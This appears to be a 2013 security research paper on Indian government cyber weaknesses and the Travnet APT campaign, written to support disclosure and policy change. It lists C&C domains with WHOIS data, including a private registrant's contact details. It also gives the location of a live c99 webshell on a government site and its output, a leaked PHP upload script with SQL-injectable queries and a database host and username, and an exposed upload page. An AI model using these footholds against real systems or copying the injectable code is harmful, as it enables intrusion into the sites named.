
Check Website or IP Address
facebook.com or 72.21.207

What is Whois?

WHOIS an internet function used to search for domain registration information.


actionmc.org discoverypeace.org vpnng.org
yangdex.org

The above listed domains are already known to have hosted the Travnet C&C. We did some research on the current status of one of the domains from the above list, “discoverypeace.org”. The current WHOIS data for the domain “discoverypeace.org” is as follows:



```
Domain Name:DISCOVERYPEACE.ORG
Created On:15-Mar-2013 16:42:02 UTC
Last Updated On:15-May-2013 03:45:22 UTC
Expiration Date:15-Mar-2014 16:42:02 UTC
Sponsoring Registrar:GoDaddy.com, LLC (R91-LROR)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT RENEW PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:CR138894277
Registrant Name:Registration Private
Registrant Organization:Domains By Proxy, LLC
Registrant Street1:DomainsByProxy.com
Registrant Street2:14747 N Northsight Blvd Suite 111, PMB 309
Registrant Street3:
Registrant City:Scottsdale
Registrant State/Province:Arizona
Registrant Postal Code:85260
Registrant Country:US
Registrant Phone:+1.4806242599
Registrant Phone Ext.:
Registrant FAX:+1.4806242598
Registrant FAX Ext.:
Registrant Email:DISCOVERYPEACE.ORG@domainsbyproxy.com
Admin ID:CR138894279
Admin Name:Registration Private
Admin Organization:Domains By Proxy, LLC
Admin Street1:DomainsByProxy.com
Admin Street2:14747 N Northsight Blvd Suite 111, PMB 309
Admin Street3:
```

This looks strikingly similar to the current status of the active C&C domain "pkstring.net". It was also recently updated. The older WHOIS entry for the same domain was as follows :



Discoverypeace.org menu

- Org Domains List

Share this on Facebook & Twitter!

Are you the owner of this site?

Whois information for discoverypeace.org:

Registrar:	Public Interest Registry
Registration date:	2007-11-06
Last updated:	2008-01-06
Expiration date:	2012-11-06
Domain status:	OK
Technical Contacts:	
Email:	livep92@hotmail.com [4 domains use this email]
Name:	zhan qlan [2 domains use this name]
Phone:	+86.63217861 [2 domains use this phone]
Address:	Array shenzhen Guangdong 525100 CN
Owner, Administrative Contacts:	
Email:	livep92@hotmail.com [4 domains use this email]
Name:	zhan qlan [2 domains use this name]
Phone:	+86.75563217861 [4 domains use this phone]
Address:	Array shenzhen Guangdong 525100 CN

Conclusion of Travnet Analysis:

From our analysis of the Travnet malware so far, it's quite evident that many things hint at the origin of this campaign to be from China. It's also a known fact the Indian government & other important sectors from India were heavily targeted during this campaign. T

The fact that this was a highly targeted attack & focused on stealing confidential documents & sensitive information makes it noteworthy.

PART THREE:


PRIMARY CAUSES

PART THREE: PRIMARY CAUSES

What are the primary causes of weak Indian Cyber Space?

Use of Outdated Software on Government Websites

Another interesting finding is the fact that many of the servers that host "gov.in" sites are running outdated software versions.




```
Starting Nmap 6.00 ( http://nmap.org ) at 2013-06-26 05:03 IST
Nmap scan report for karnataka.gov.in (202.138.101.165)
Host is up (0.24s latency).
rDNS record for 202.138.101.165: www.karnataka.gov.in
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|XP (86%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::s
p2
Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (86%), Microsoft Window
s Server 2003 SP1 - SP2 (85%), Microsoft Windows XP SP2 or Windows Server 2003 S
P2 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 684.91 seconds
```

As an example, from the above image, it is evident that the domain "karnataka.gov.in" is hosted on a server running "Windows Server 2003", on 22-June-2013. To confirm this, we ran an nmap scan & it's not surprising to find out that the information is true. The screenshot of our nmap scan is as follows:

While use of outdated software is one of the major concerns, it seems most of the Indian government sites are riddled with vulnerable code too. It's quite common to locate webshells on these sites.


Webshells on Indian Websites

One of the many live webshells we found recently during our analysis is shown in the following image:


vocport.gov.in - c99 sh
vocport.gov.in/VOCPORT_TAMIL/port/userinterface/photos/c9946201319515


```
!C99Shell v. 1.0 beta (21.05.2005)!
Software: Microsoft-IIS/7.5. PHP/5.3.5
uname -a: Windows NT WINSHUS60 6.1 build 7601 (Unknow Windows version Standard Edition Service Pack
1) i586
IUSR_70316489
Safe-mode: OFF (not secure)
E:\Kunden\homepages\33\d431377454\www\VOCPORT_TAMIL\port\UserInterface\Photos\   drwxrwxrwx
Free 43.3 GB of 48.83 GB (88.69%)
Detected drives: [ a ] [ d ] [ e ]
```

From the time-stamps on the above image, it’s evident that this is webshell is still active at the time of this this writing. An example of a government site that’s not properly managed & discloses highly sensitive information is as follows:



```
    $flold='img/'.basename($_FILES['image']['name']);
        $florg='img/'.$fl1."fd".$fl2."fg";
    $status=rename($flold,$florg);
[redacted]    $link=mysql_connect("216.55.97.83", "sreejesh", "[redacted]")
    or die("Could not coninect : " . mysql_error());
    mysql_select_db("prd") or die("Could not select database");
    $query="insert into
images(img_file,img_type,img_height,img_width,img_bytes,img_title,img_descr,img_alt,
img_nno)
values('".$forg."','".$type."',$file_height,$file_width,$file_size,'".$title."','".$
descr."','".$alt."','".$tnn."')";
        $result=mysql_query($query);
        //echo $query;
        echo "file uplodaded successfully";
} else {
   echo "error loading";
}
?>
```

The above screenshot is just one of the many live examples of poorly managed web servers that do not follow even the most basic web application security guidelines. Even important government sites, access to which can lead to much deeper intrusion seem to be managed with little care. The following image is just one of the examples of developing or customizing a CMS & not properly handling access-control.



www.ser.indianrailways.gov.in/[redacted]webadmin/[redacted]upload.jsp

File "" was uploaded and was renamed to "".
You can now access the file with URL:

While defacements are usually carried out by hackers just for fun or fame, in a way its a boon in disguise. Serious hackers can cause much more damage & remain unnoticed for a very long time by having access to the privileges these hackers abuse to deface the site. Slowly but steadily, serious APT campaigns are on the rise. Its very important for the nation to start upgrading its IT infrastructure & keep up with the latest security guidelines & practices. The next part of this research paper focuses on a recent APT campaign against multiple countries including India was targeted.

While each and every technical cause for weak Indian Cyber space is beyond the scope of this document, we also believe that India requires a strong policy driven approach along with inspiring leadership from thought leaders and Government departments in Information security to bring the much needed change.

PART FOUR:

RECOMMENDATIONS

PART FOUR: RECOMMENDATIONS

We recommend the following

Policy on Domain Name acquisition, management & maintenance

The Domain name acquisition, management and maintenance policy should address the process to protect and manage the crucial online identities of Indian Government Domains. At present there is no consistent policy to acquire and manage the domains. The policy should address:

1. Naming convention to be followed for official Government domains to prevent misuse by domain squatters
2. A Government body that is responsible to register, administer and manage the domains
3. Consistent working administrative and management contacts for WHOIS query
4. Systematic policy to acquire domains and renew them on timely basis
5. A policy to ensure “Domain Authorization keys” are managed properly and maintained in proper chain of custody, secured in a bank locker and handled with systematic process

Policy on Vendor qualification for secure website development

It is crucial to select the right vendors for developing security websites and web applications for all Government projects. The policy should address:

1. Qualification parameters for selection of vendor for web site and web application development
2. Certified Staff by vendor working on Government projects for Information security and secure coding
3. Quarterly vulnerability assessment and penetration testing of all websites
4. Security Classification of websites that determine parameters of vendor approval
5. Comprehensive development and support contract from vendor that covers data security and associated penalties in event of breach

Policy on Patch Management

While it is possible that such a policy exits with organizations such as NIC, it is important to ensure these are implemented in a timely manner. The policy on patch management must ensure outdated software must be secured appropriately and updated as per Industry standards. The policy must address:

1. Adequate test bed environment for testing new updates for software, patches etc
2. Comprehensive UAT (User Acceptance Testing) before implementation of critical security patches
3. Policy to ensure critical security updates are deployed within a specified time from date of release
4. Backup of data and roll back methodologies in event of patch deployment issues
5. Monitoring of critical updates and patches and appropriate classification of the same for deployment

Policy, Process and Guidelines on Full disclosures

India has a strong community of Information security experts who can support the Indian Government and strengthen overall security of our cyber space. As the nature of such community is dynamic and rapidly evolving, it is important for the Indian Government to setup a policy and process for responsible full disclosures when Indian citizens report possible vulnerabilities in critical digital assets of India. These must address:

1. Process by which any citizen of India can safely submit and report vulnerabilities, full disclosures in Indian websites to an authorized agency without fearing action of IT Act law
2. Guidelines under which, the security experts from the Indian community can communicate, assist and support law enforcement and responsible agencies in effectively addressing security gaps in Indian Cyber space.
3. Process to act on security incidents reported by the security community in a timely manner.
4. Guidelines to industry at large on how to cooperate with security experts who disclose security issues in their organizations
5. Guidelines to the citizens on being Cyber aware and how to help the Government in securing the economy of the country from malicious hackers

Role of National Security Database

National Security Database (NSD) is a prestigious empanelment program awarded to credible & trustworthy Information security experts with proven skills to protect the National Critical Infrastructure & economy of the country.

The National Security Database project has been generously endorsed and supported by NTRO and CERT and has been playing an important role in raising the cyber safety awareness across the Nation as well as engaging the community in improving the overall cyber space of India.

We sincerely believe that in coming years, the program will create a strong and credible cyber workforce that can help the Indian Government in both offense and defence of its Cyber Space.

References:

http://www.securelist.com/en/downloads/vlpdfs/kaspersky-the-net-traveler-part1-final.pdf

http://blogs.mcafee.com/mcafee-labs/travnet-botnet-controls-victims-with-remote-admin-tool

https://www.virustotal.com/en/ip-address/182.50.130.68/information/

http://www.threatexpert.com/report.aspx?md5=0f23c9e6c8ec38f62616d39de5b00ffb

http://www.deccanchronicle.com/130608/news-current-affairs/article/india-loses-22gb-data-cyber-attack

http://newindianexpress.com/nation/Cyber-defences-are-not-robust-enough/2013/06/16/article1636933.ece